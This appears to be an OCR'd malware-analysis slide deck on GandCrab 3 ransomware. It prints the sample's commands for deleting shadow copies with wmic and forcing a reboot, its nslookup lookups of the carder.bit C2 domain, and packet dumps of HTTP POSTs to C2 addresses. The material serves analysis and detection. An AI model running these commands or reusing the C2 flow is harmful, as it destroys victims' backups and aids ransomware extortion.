

---= GANDCRAB 3 =---

RANSOMWARE

AUTOMATED FLOW

THE BAD GUY






```
nslookup carder.bit ns1.wowservers.ru
=============
ENCRYPT FILES
=============
"C:\Windows\system32\wbem\wmic.exe" shadowcopy delete
"C:\Windows\System32\cmd.exe" /c shutdown -r -t 60 -f
"C:\Windows\SysWOW64\ie4uinit.exe" -ShowQLIcon

=========================
SHUTDOWN AFTER 60 SECONDS
=========================
-s -1 -f 2 -t You are about to be logged off -m Windows will shut down in 1 minute. -a 3
```

UDP

Uses nslookup to find the C2 server in an infinite loop. Once C2 is localed, disk encryption begins

```
========================== (UDURRANI) ==================================

(LAYER: 4)
s_port: 50135 |d_port: 53 |len=53
    3D 72 01 00 00 01 00 00 00 00 00 00 03 6E 73 31        =r...........ns1
    0A 77 6F 77 73 65 72 76 65 72 73 02 72 75 00 00        .wowservers.ru..
    01 00 01                                               ...
```

```
FUNC_RES(u"ipv4bot.whatismyipaddress.com", 0x1000eed8, edi, edi, esi, 0x27ff)
```

```
========================== (UDURRANI) ==================================

(LAYER: 4)
s_port: 54359 |d_port: 53 |len=53
    7A DA 01 00 00 01 00 00 00 00 00 00 07 69 70 76        z............ipv
    34 62 6F 74 11 77 68 61 74 69 73 6D 79 69 70 61        4bot.whatismyipa
    64 64 72 65 73 73 03 63 6F 6D 00 00 01 00 01           ddress.com.....
```

```
========================== (UDURRANI) ==================================

(LAYER: 4)
s_port: 50140 |d_port: 53 |len=53
    00 05 01 00 00 01 00 00 00 00 00 00 06 63 61 72        .............car
    64 65 72 03 62 69 74 00 00 1C 00 01                    der.bit.....
```


```
========================== (UDURRANI) ==================================

(LAYER: 4)
s_port: 53 |d_port: 50140 |len=50140
    00 05 85 00 00 01 00 00 00 15 00 00 06 63 61 72        .............car
    64 65 72 03 62 69 74 00 00 1C 00 01 C0 0C 00 06        der.bit.........
    00 01 00 00 00 96 00 3B 03 6E 73 31 0C 63 6F 72        .......;.ns1.cor
    70 2D 73 65 72 76 65 72 73 02 72 75 00 05 61 64        p-servers.ru..ad
    6D 69 6E 06 63 61 72 64 65 72 03 62 69 74 00 00        min.carder.bit..
    12 D6 87 00 00 00 96 00 00 00 96 00 00 00 96 00        ................
    00 00 96 C0 0C 00 02 00 01 00 00 00 96 00 15 03        ................
    6E 73 31 0C 63 6F 72 70 2D 73 65 72 76 65 72 73        ns1.corp-servers
    02 72 75 00 C0 0C 00 02 00 01 00 00 00 96 00 12        .ru.............
    03 6E 73 31 09 67 6C 6F 63 73 74 6F 72 65 02 72        .ns1.glocstore.r
    75 00 C0 0C 00 02 00 01 00 00 00 96 00 14 03 6E        u..............n
    73 31 0B 69 6E 74 65 72 73 65 61 6D 65 64 02 72        s1.interseamed.r
    75 00 C0 0C 00 02 00 01 00 00 00 96 00 0F 03 6E        u..............n
    73 31 06 77 65 73 74 61 76 02 72 75 00 C0 0C 00        s1.westav.ru....
    02 00 01 00 00 00 96 00 13 03 6E 73 31 0A 77 6F        ..........ns1.wo
```

TCP

```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.183      TO IP ADDRESS 78.40.139.73
        PORT INFORMATION (49201, 80)
        SEQUENCE INFORMATION (598111268, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 78.40.139.73        TO IP ADDRESS 172.16.177.183
        PORT INFORMATION (80, 49201)
        SEQUENCE INFORMATION (2607789911, 598111269)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                   ..


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.183      TO IP ADDRESS 78.40.139.73
        PORT INFORMATION (49201, 80)
        SEQUENCE INFORMATION (598111269, 2607789912)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                       ......


    ========================== (UDURRANI) ================================
    (DATA PUSH!) IS COMING FROM 172.16.177.183      TO IP ADDRESS 78.40.139.73
            PORT INFORMATION (49201, 80)
            SEQUENCE INFORMATION (598111269, 2607789912)

            |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
            (288)
        50 4F 53 54 20 2F 6C 66 61 75 6C 66 75 69 3F 73         POST /lfaulfui?s
        63 65 69 67 68 3D 65 72 73 20 48 54 54 50 2F 31         ceigh=ers HTTP/1
        2E 31 0D 0A 48 6F 73 74 3A 20 63 61 72 64 65 72         .1..Host: carder
        2E 62 69 74 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79         .bit..Content-Ty
        70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F         pe: application/
        78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E         x-www-form-urlen
        63 6F 64 65 64 0D 0A 55 73 65 72 2D 41 67 65 6E         coded..User-Agen
        74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28         t: Mozilla/5.0 (
        57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20         Windows NT 6.1;
        57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 37         WOW64; Trident/7
        2E 30 3B 20 72 76 3A 31 31 2E 30 29 20 6C 69 6B         .0; rv:11.0) lik
        65 20 47 65 63 6B 6F 0D 0A 43 6F 6E 74 65 6E 74         e Gecko..Content
        2D 4C 65 6E 67 74 68 3A 20 35 38 34 38 0D 0A 43         -Length: 5848..C
        61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 6E 6F         ache-Control: no
        2D 63 61 63 68 65 0D 0A 0D 0A                           -cache....


(ACKN) ACK PACKET SENT FROM 172.16.177.183      TO IP ADDRESS 78.40.139.73
        PORT INFORMATION (49201, 80)
        SEQUENCE INFORMATION (598111503, 2607789912)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (1514)
    6B 32 4A 4E 2B 30 50 59 30 54 46 70 69 79 51 68         k2JN+0PY0TFpiyQh
    4D 76 61 56 56 2F 38 73 76 4F 6B 33 58 58 44 76         MvaVV/8svOk3XXDv
    61 75 37 62 72 56 30 33 4F 2B 51 6F 35 49 51 52         au7brV03O+Qo5IQR
    4C 65 65 46 44 47 74 46 33 57 41 4B 75 5A 61 67         LeeFDGtF3WAKuZag
    2B 5A 46 4B 46 51 6F 39 65 36 53 34 33 66 38 72         +ZFKFQo9e6S43f8r
    59 38 66 69 4D 58 34 6A 4D 35 71 72 41 56 35 73         Y8fiMX4jM5qrAV5s
    38 57 35 35 41 4B 64 5A 4B 73 61 6A 45 63 44 35         8W55AKdZKsajEcD5
    4A 6B 52 6D 6E 77 62 68 63 39 54 73 37 73 50 47         JkRmnwbhc9Ts7sPG
    76 55 6F 46 48 70 48 72 66 38 2B 72 54 31 38 7A         vUoFHpHrf8+rT18z
    30 61 74 73 36 73 6C 5A 64 6E 68 6E 4C 57 58 52         0ats6slZdnhnLWXR
    43 72 35 77 62 6D 70 46 2F 39 69 5A 46 74 47 67         Cr5wbmpF/9iZFtGg
    79 41 72 6F 57 35 64 35 70 4A 53 47 38 49 31 6A         yAroW5d5pJSG8I1j
    59 34 6E 42 70 72 54 6E 65 35 65 56 79 5A 64 4C         Y4nBprTne5eVyZdL
    38 2B 74 73 78 36 43 2B 4F 6A 30 5A 63 38 52 77         8+tsx6C+Oj0Zc8Rw
    2B 79 2B 33 72 4C 30 38 38 51 69 77 62 77 75 70         +y+3rL088Qiwbwup
    73 48 55 78 70 6E 75 35 42 77 46 4A 48 6C 38 2F         sHUxpnu5BwFJHl8/
    6B 55 79 35 79 47 4A 48 68 59 51 70 6F 71 30 46         kUy5yGJHhYQpoq0F
    77 67 56 6E 4D 62 76 79 34 2F 34 43 48 75 31 36         wgVnMbvy4/4CHu16
    66 77 48 61 31 32 58 6C 6D 38 35 37 36 68 51 76         fwHa12Xlm8576hQv
    50 55 4D 50 4D 77 71 30 4B 4D 6C 33 42 6E 58 64         PUMPMwq0KMl3BnXd
    68 61 58 2F 59 52 71 6A 45 51 37 5A 2F 68 48 4E         haX/YRqjEQ7Z/hHN
    34 51 68 7A 71 72 55 76 4A 7A 79 37 6C 73 34 6B         4QhzqrUvJzy7ls4k
```

```
(INIT) SYN PACKET SENT FROM 172.16.177.183      TO IP ADDRESS 85.105.167.110
        PORT INFORMATION (49210, 80)
        SEQUENCE INFORMATION (3492756232, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 85.105.167.110      TO IP ADDRESS 172.16.177.183
        PORT INFORMATION (80, 49210)
        SEQUENCE INFORMATION (3175491941, 3492756233)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                   ..


    ========================== (UDURRANI) ================================
    (DATA PUSH!) IS COMING FROM 172.16.177.183      TO IP ADDRESS 85.105.167.110
            PORT INFORMATION (49210, 80)
            SEQUENCE INFORMATION (3492756233, 3175491942)

            |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
            (556)
        50 4F 53 54 20 2F 65 79 73 73 65 72 7A 61 20 48         POST /eysserza H
        54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 63         TTP/1.1..Host: c
        61 72 64 65 72 2E 62 69 74 0D 0A 43 6F 6E 74 65         arder.bit..Conte
        6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61         nt-Type: applica
        74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D         tion/x-www-form-
        75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 73 65 72         urlencoded..User
        2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F         -Agent: Mozilla/
        35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20         5.0 (Windows NT
        36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72 69 64         6.1; WOW64; Trid
        65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E 30         ent/7.0; rv:11.0
        29 20 6C 69 6B 65 20 47 65 63 6B 6F 0D 0A 43 6F         ) like Gecko..Co
        6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 32 38         ntent-Length: 28
        30 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C         0..Cache-Control
        3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 0D 0A 42 7A         : no-cache....Bz
        65 31 73 54 77 4B 4E 6F 63 35 62 71 64 7A 6A 41         e1sTwKNoc5bqdzjA
        62 6F 70 79 4E 30 74 4C 70 75 4A 57 6C 6F 58 30         bopyN0tLpuJWloX0
        4E 54 53 69 56 6C 72 6E 79 31 6B 56 68 36 38 56         NTSiVlrny1kVh68V
        4C 36 44 6D 69 67 5A 72 36 64 70 7A 65 4B 2F 41         L6DmigZr6dpzeK/A
    --More--
```

RANSOM-NOTE AFTER THE REBOOT



Create a text file ransom note

```
push        0x1000ee0c                                  ; u"CRAB-DECRYPT.txt"
```